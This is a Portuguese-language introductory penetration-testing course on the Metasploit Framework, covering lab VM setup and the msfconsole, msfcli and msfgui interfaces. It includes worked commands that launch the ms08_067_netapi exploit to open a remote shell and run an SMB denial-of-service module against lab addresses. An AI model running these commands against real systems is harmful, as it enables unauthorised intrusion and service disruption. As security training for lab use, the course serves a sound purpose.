



METASPLOIT UNLEASHED - DOMINANDO O FRAMEWORK

Este treino livre da segurança de informação é trazido a você em um esforço da comunidade para promover a sensibilização e arrecadar fundos para crianças carentes na África Oriental. Através de um esforço comovente por vários profissionais de segurança, estamos orgulhosos de apresentar o mais completo e aprofundado curso aberto sobre o Metasploit Framework

Esta é a versão online gratuita do curso. Se você apreciá-lo e achar útil, pedimos que você faça uma doação para o HFC (hackers para Caridade), 4,00 dólares vai alimentar uma criança durante um mês, portanto, qualquer contribuição é bem-vinda. Nós esperamos que você aproveite este curso, tanto quanto nós gostamos de fazê-lo.

A versão "completa deste curso inclui um guia em formato PDF (que tem o mesmo material que o wiki) e um conjunto de vídeos em flash que levá-lo embora os módulos.

Devido a alterações recentes no Metasploit Framework, eo processo de desenvolvimento em curso, estamos à espera do MSF para estabilizar e ter o seu conjunto completo de recursos para ser implementado. Vamos anunciar a liberação dos vídeos MSFU uma vez que estão prontos, fique atento!

Materiais necessários para o curso:

Ela deveria vir como nenhuma surpresa que a maioria dos exploits disponíveis na Metasploit Framework são direcionados contra a Microsoft Windows, assim, a fim de completar a laboratórios do curso é necessário ter um sistema de alvo para o ataque. Este sistema deve consistir de uma máquina virtual rodando na sua escolha de sistema operacional hospedeiro.

Se você não tiver um WindowsXP extra e / ou VMware Workstation certificado, NIST tem um pré-fabricados WinXP máquina virtual disponível para download no âmbito da Core Desktop Federal de configuração do projeto na URL nas referências na seção seguinte. Sua FAQ é um bom recurso para se familiarizar com o FDCC.

Infelizmente, a máquina virtual fornecido pelo NIST é no formato do Microsoft VirtualPC. Além disso, as VMs produzido pelo NIST são projetados e configurados para manter as pessoas que exercem o Metasploit Framework de comprometê-los. Os passos na seção seguinte irá orientá-lo através do processo de converter a imagem para VMware VirtualPC formato e extirpando-se os patches e as configurações de política de grupo a partir da imagem. Você será então capaz de carregar e executar a máquina virtual usando o VMware Player gratuitamente para completar os laboratórios do curso.

Embora o VMware Converter e VMware Player é "livre", você terá que se inscrever para os downloads. No entanto, a virtualização de aplicações e aparelhos são bem vale o registro, se você não for já um membro atual. Você também pode usar o VMware Workstation ou outras implementações do Virtual Infrastructure.

Este curso foi criado usando a versão mais recente do tronco svn do Metasploit Framework, que, no momento da redação deste texto é a versão 3,3-dev. Se você estiver usando voltar | faixa 4 como sua plataforma, você pode sempre atualizar para a versão mais recente do tronco através da emissão de um "svn up 'no' / pentest/exploits/framework3 diretório / '.

Por último, se você pretende fazer qualquer explorar o desenvolvimento, a VM NIST, sendo uma imagem de estação de trabalho regular, não tem um depurador instalado. Você vai querer instalar OllyDbg ou imunidade Debugger (ou ambos) na sua VM.

Pré-requisitos de hardware

Antes de mergulhar no maravilhoso mundo do Metasploit Framework é necessário para garantir o nosso hardware vai atender ou exceder alguns requisitos antes de proceder. Isso ajudará a eliminar muitos problemas antes que eles surjam mais adiante neste documento.

Todos os valores listados são estimados ou recomendado. Você pode começar afastado com menos embora o desempenho será prejudicado.

Alguns dos requisitos de hardware que devem ser considerados são:

- * Espaço no disco rígido
- * Memória disponível
- * Capacidades Processadores
- * Acesso / Inter Intra-net

Espaço no Disco Rígido

Este será o maior obstáculo para superar a tributação. Seja criativo, se você pode ter algumas limitações de espaço de armazenamento. Este processo pode consumir quase 20 gigabytes de espaço de armazenamento, assim que seja avisado. Isto significa que não podemos usar uma partição FAT32, uma vez que não suporta arquivos grandes. Escolha NTFS, ext3 ou algum outro formato. A quantidade recomendada de espaço necessário é de 40 gigabytes.

```
730000000 696MB //z01 file size on disk
730000000 696MB //z02 file size on disk
730000000 696MB //z03 file size on disk
730000000 696MB //z04 file size on disk
730000000 696MB //z05 file size on disk
272792685 260MB //zip file size on disk
total -----
3740MB //Total space before decompression and extraction

5959506432 5700MB //Extracted image file size on disk
20401094656 19456MB //Per Converted FDCC VM on disk
total -----
28896MB

8589934592 8192MB //Optional Backtrack "GUEST" HDD Requirement's
total -----
37088MB

123290094 112MB //VMware-converter-4.0.1-161434.tar.gz
377487360 360MB //VMware Converter installed on disk
101075736 97MB //VMware-Player-2.5.3-185404.i386.bundle
157286400 150MB //VMware Player Installed on disk
total -----
37807MB //See how fast it gets consumed!
```

Se você decidiu produzir clones ou instantâneos como você progressos através deste curso, estes também terá um espaço valioso no seu sistema. Estar vigilante e não ter medo de recuperar o espaço conforme a necessidade.

Memória disponível:

Sem fornecer memória suficiente para o seu anfitrião do convidado e sistemas operacionais que você acabará por causar a falha do sistema. Está indo exigir RAM para o seu sistema operacional hospedeiro, bem como a quantidade equivalente de RAM que você está dedicando para cada máquina virtual. Use o guia abaixo para ajudá-lo a decidir a quantidade de RAM necessária para sua situação.

Linux "HOST" Minimal Memory Requirement's

1GB of system memory (RAM)
Realistically 2GB or more

Per Windows "GUEST" Minimal Memory Requirement's

At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value

(Optional) Backtrack "GUEST" Minimal Memory Requirement's

AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value

Processador:

A velocidade do processador é sempre um problema com o hardware, embora datado de hardware antigo pode ser utilizado em outras modas para servir a um propósito melhor. O requisito mínimo para bare-VMware Player é um processador de 400MHz ou mais rápido (500MHz recomendados). Quanto mais potência que você pode deitar-se, naturalmente, o melhor.

Acessibilidade à Internet


Isso pode ser resolvido com um cabo cat5 do seu roteador / switch / hub. Se não houver nenhum servidor DHCP na sua rede você terá para atribuir endereços IP estáticos para seu convidado VM's. Uma conexão de rede sem fio pode funcionar tão bem como um cabo Ethernet, no entanto, a degradação do sinal com a distância, através de objetos e estruturas limitarão severamente a sua conectividade.

Interagindo com o MSF

Há muitas interfaces diferentes para o Metasploit Framework, cada um com suas próprias forças e fraquezas. Como tal, não há uma interface perfeita para usar com o MSF, embora o msfconsole é a única maneira suportada para acessar a maioria das funcionalidades do quadro. Ainda é benéfico, no entanto, ser confortável com todas as interfaces que MSF oferece.

O próximo módulo irá fornecer uma visão geral das diversas interfaces, juntamente com alguns de discussão onde cada um é melhor aproveitado.

Msfconsole



O msfconsole é provavelmente o mais popular interface para a MSF. Ele fornece uma "all-in-one" console centralizado e permite um acesso eficiente à praticamente todas as opções disponíveis no Metasploit Framework. Msfconsole pode parecer intimidante no início, mas depois que você aprender a sintaxe dos comandos que você vai aprender a apreciar o poder de utilizar esta interface.

O msfconsole interface irá funcionar no Windows com o lançamento 3.3, contudo, os utilizadores da versão 3.2 terá que quer instalar manualmente o quadro em Cygwin, juntamente com a instalação do patch Ruby, ou acessar o console emulador através da web ou incluídos os componentes GUI. Benefícios do msfconsole:

- * É o único caminho de acesso com suporte para a maioria dos recursos no Metasploit.
- * Fornece uma interface baseada em console para o quadro
- * Contém a maioria dos recursos e é a mais estável interface MSF
- * Suporte completo readline, tabulação e conclusão de comando
- * Execução de comandos externos msfconsole é possível:

```
msf > ping -c 1 192.168.1.2
[*] exec: ping -c 1 192.168.1.2

PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

Obter Ajuda

Entrando ajuda 'ou um'? ' no comando prompt msf irá mostrar uma lista de comandos disponíveis, juntamente com uma descrição do que eles são usados.

```
msf > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file

...snip...

Guia completo

Uma das características mais úteis do msfconsole é a conclusão de tabulação. Com a vasta gama de módulos disponíveis, pode ser difícil lembrar exatamente o nome eo caminho do módulo específico que você deseja utilizar. Como a maioria dos outros shells, entrando o que você sabe e pressionando "Tab" irá apresentar uma lista de opções para você ou auto-completa sequência de se existir apenas uma opção.

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

"Show" Command

Entrando show 'no prompt msfconsole irá mostrar todos os módulos no Metasploit.

```
msf > show
```

Encoders

```
=====
```

Name	Description
----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder

```
...snip...
```

Há uma série de 'show' comandos que você pode usar, mas o que você usará com mais frequência são 'show' auxiliar ', show exploits "e" show payloads ".

show auxiliares de Execução "irá mostrar uma lista de todos os módulos disponíveis auxiliar no Metasploit. módulos auxiliares incluem scanners, módulos de negação de serviço, fuzzers, e muito mais.

```
msf > show auxiliary
```

Auxiliary

```
=====
```

Name	Description
----	-----
admin/backupexec/dump	Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry	Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass	Cisco IOS HTTP Unauthorized Administrative Access

```
...snip...
```

Naturalmente, exploits 'show' será o comando que você está mais interessado em rodar uma vez em seu núcleo, Metasploit é tudo quanto à exploração. show Run 'exploits' para obter uma listagem de todos os exploits contidos no quadro.

```
msf > show exploits
```

Exploits

```
=====
```

Name	Description
----	-----
aix/rpc_ttdbserverd_realpath	ToolTalk rpc.ttdbserverd _tt_internal_realpath
Buffer Overflow	
bsd/softcart/mercantec_softcart	Mercantec SoftCart CGI Overflow

```
...snip...
```

'show payloads' vai exibir todos os diferentes payloads para todas as plataformas disponíveis no Metasploit.

```
msf > show payloads
```

```

Payloads
=====
Name                                Description
----                                -
aix/ppc/shell_bind_tcp              AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port             AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp           AIX Command Shell, Reverse TCP Inline
...snip...

```

Como você pode ver, há uma grande quantidade de cargas disponíveis. Felizmente, quando você está no contexto de uma exploração particular, executando 'show payloads' exibirá apenas as cargas que são compatíveis com a exploração particular. Por exemplo, se for um Windows explorar, você não será mostrado as Linux payloads .

```

msf exploit(ms08_067_netapi) > show payloads

Compatible payloads
=====

Name                                Description
----                                -
generic/debug_trap                  Generic x86 Debug Trap
generic/debug_trap/bind_ipv6_tcp    Generic x86 Debug Trap, Bind TCP Stager (IPv6)
generic/debug_trap/bind_nonx_tcp    Generic x86 Debug Trap, Bind TCP Stager (No NX
or Win7)
...snip...

```

Se você tiver selecionado um módulo específico, você pode emitir o comando 'Mostrar opções' para exibir as configurações que estão disponíveis e / ou necessárias para o módulo específico.

```

msf exploit(ms08_067_netapi) > show options

Module options:

Name      Current Setting  Required  Description
----      -
RHOST      RHOST            yes       The target address
RPORT      445              yes       Set the SMB service port
SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

```

Se você não estiver certo se um sistema operacional é vulnerável à exploração particular, execute o comando 'show targets' dentro do contexto de um módulo de exploração para ver quais metas são apoiadas.

```

msf exploit(ms08_067_netapi) > show targets

```


Exploit targets:

```
Id  Name
--  ---
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (NX)
4   Windows XP SP3 English (NX)
5   Windows 2003 SP0 Universal
...snip...
```

Se você deseja que o aperfeiçoamento das falhas de segurança, você pode ver as opções mais avançadas, executando 'show advanced '.

```
msf exploit(ms08_067_netapi) > show advanced
```

Module advanced options:

```
Name      : CHOST
Current Setting:
Description : The local client address
```

```
Name      : CPORT
Current Setting:
Description : The local client port
```

...snip...

"search" Command

O msfconsole inclui uma extensa expressão regular funcionalidade de pesquisa baseado. Se você tem uma idéia geral do que você está procurando você pode procurá-lo através do 'search'. Na saída abaixo, uma pesquisa está sendo feita para MS Bulletin MS09-011. A função de busca irá localizar essa sequência de referências dentro do módulo.

Note a convenção de nomenclatura para os módulos Metasploit usa sublinhados versus hífen.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
```

Auxiliary
=====

Name	Description
----	-----
dos/windows/smb/ms09_001_write	Microsoft SRV.SYS WriteAndX Invalid DataOffset

"info" Command

O comando "info" irá fornecer informações detalhadas sobre um módulo em particular, incluindo todas as opções, objectivos, e outras informações.

```
msf > info dos/windows/smb/ms09_001_write
```

Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
Version: 6890
License: Metasploit Framework License (BSD)

Provided by:
j.v.vallejo

"use" Command

Quando você tiver decidido sobre um módulo específico para fazer uso, a questão da "utilização" de comando para selecioná-lo.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port

```
msf auxiliary(ms09_001_write) >
```

"connect" Command

Emitindo o contato 'comando com um endereço IP eo número da porta, você pode se conectar a um host remoto de dentro msfconsole o mesmo que você faria com netcat ou o telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿÿÿÿ
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

"set" Command

O comando 'set' é usado para configurar as opções e configurações do módulo que você está trabalhando no momento.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.1	yes	The target address
RPORT	445	yes	Set the SMB service port

Um recurso adicionado recentemente no Metasploit é a capacidade de definir um codificador para usar em tempo de execução. Isso é particularmente útil no desenvolvimento de explorar quando você não está completamente certo quanto à carga de métodos de codificação que irá trabalhar com um exploit.

```
msf exploit(ms08_067_netapi) > show encoders
```

Compatible encoders

=====

Name	Description
----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder
mipsle/longxor	XOR Encoder
php/base64	PHP Base64 encoder
ppc/longxor	PPC LongXOR Encoder
ppc/longxor_tag	PPC LongXOR Encoder
sparc/longxor_tag	SPARC DWORD XOR Encoder
x64/xor	XOR Encoder
x86/alpha_mixed	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	Avoid UTF8/tolower
x86/call4_dword_xor	Call+4 Dword XOR Encoder
x86/countdown	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	Non-Alpha Encoder
x86/nonupper	Non-Upper Encoder
x86/shikata_ga_nai	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	Alpha2 Alphanumeric Unicode Uppercase Encoder

```
msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
```

"check" command

Não há muitos exploits que apoiá-lo, mas há também um 'check' opção que irá verificar se o alvo é vulnerável a um particular explorar em vez de explorá-lo realmente.

```
msf exploit(ms04_045_wins) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
-----
RHOST 192.168.1.114 yes The target address
RPORT 42 yes The target port
```

Exploit target:

```
Id  Name
--  ---
0   Windows 2000 English
```

```
msf exploit(ms04_045_wins) > check
```

```
[*] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

Setting Global Variables

A fim de salvar um monte de digitação durante pentest, você pode definir variáveis globais dentro msfconsole. Você pode fazer isso com o 'setg comando'. Uma vez que estas foram criadas, você pode usá-las em como muitos exploits e módulos auxiliares como você gosta. Você também pode guardá-las para usar na próxima vez que o seu início msfconsole. No entanto, a armadilha é esquecer que você salvou globais, portanto, sempre verifique suas opções antes de "correr" ou "explorar". Inversamente, você pode usar o 'unsetg' comando para remover uma variável global. Nos exemplos que seguem, as variáveis são introduzidas em todas as tampas (ie: LHOST), mas Metasploit é diferencia maiúsculas de minúsculas por isso não é necessário fazê-lo.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

"exploit/run" Commands

Ao lançar um exploit, você deve emitir a "explorar" comando que, se você estiver usando um módulo auxiliar, o uso apropriado é 'run' apesar de 'explorar' vai funcionar tão bem.

```
msf auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
```

```
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...snip...
```

"back" Command

Uma vez que você terminar de trabalhar com um módulo especial, ou se, inadvertidamente, selecione o módulo errado, você pode emitir o 'back' de comando para mover para fora do contexto atual. Isso, no entanto, não é necessário. Assim como você pode em roteadores comerciais, você pode alternar os módulos a partir de outros módulos. Como um lembrete, as variáveis só repore se forem definidas globalmente.

```
msf auxiliary(ms09_001_write) > back
msf >
```

"resource" Command

Alguns ataques como Karmetasploit usar um arquivo de recurso que você pode carregar através do msfconsole usando o 'resource' de comando. Esses arquivos são um script básico para msfconsole. Ela executa os comandos no arquivo em sequência. Mais tarde, vamos discutir como, fora do Karmetasploit, que pode ser muito útil.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
...snip...
```

"irb" Command


Executando o 'irb' comando você irá cair em ruby script modo onde você pode emitir comandos e criar scripts na mosca.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
```

msfcli

Msfcli fornece uma interface de linha de comando poderosa.



The screenshot shows a terminal window titled "root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal content shows the command `./msfcli -h` being executed, followed by a usage message and a list of modes and their descriptions:

```
root@bt4:/pentest/exploits/framework3# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====

Mode      Description
----      -
(H)elp    You're looking at it baby!
(S)ummary Show information about this module
(O)ptions Show available options for this module
(A)dvanced Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads Show available payloads for this module
(T)argets Show available targets for this exploit module
(AC)tions Show available actions for this auxiliary module
(C)heck   Run the check routine of the selected module
(E)xecute Execute the selected module

root@bt4:/pentest/exploits/framework3#
```

Observe que quando msfcli usando, as variáveis são atribuídos através de '=' e que todas as opções são case-sensitive.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.115
PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.101:54659 -> 192.168.1.115:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Se você não está totalmente certo sobre que opções pertencem a um determinado módulo, você pode acrescentar a letra 'O' para o final da string em qualquer ponto que você está preso.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi O
```

```
[*] Please wait while we load the module tree...
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Para exibir as cargas que estão disponíveis para o módulo atual, acrescentar a letra 'P' para a sequência de linha de comando.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...
```

Compatible payloads

=====

Name	Description
----	-----
generic/debug_trap	Generate a debug trap in the target process

...snip...

As outras opções disponíveis para msfcli estão disponíveis através da emissão de "msfcli h '".


Benefícios da mscli:

- * Apoia o lançamento de exploits e módulos auxiliares
- * Útil para tarefas específicas
- * Bom para aprender
- * Conveniente para usar ao desenvolvimento de um teste ou explorar novas
- * Boa ferramenta para exploração one-off
- * Excelente se você sabe exatamente o que explorar e opções que você precisa
- * Maravilhoso para usar em scripts e automação de base

O único inconveniente real de msfcli é que não é suportado tão bem quanto msfconsole e só pode lidar com uma concha de cada vez, tornando-se bastante prático para ataques do lado do cliente. Ele também não suporta nenhum dos recursos avançados de automação msfconsole.

msfgui

Msfgui, como o próprio nome sugere, oferece uma interface gráfica para o Metasploit Framework.



Benefícios da msfgui:

- * Boa ferramenta para as manifestações de clientes e gestão
- * Oferece uma interface de apontar e clicar para fins de exploração
- * Interface GTK baseada em assistente para usar o Metasploit Framework
- * Suporta uma msfconsole clone via Control + O menu de opções ou Window-> Console
- * Arquivo gráfico e browser processo quando se utiliza cargas Meterpreter
- * Emprego Visual manipulação e janelas

Desvantagem do msfgui são:

- * A partir da versão 3.3 do Metasploit Framework, msfgui deixará de ser mantida.
- * Não é especialmente estável e está propenso a falhas

msfweb

O componente de msfweb metasploit é um multi-user interface ruby-on-rails para o Framework.



Benefícios da msfweb:

* Suporta vários usuários, baseados em AJAX msfconsole execução, cargas, encoders, e muito mais.

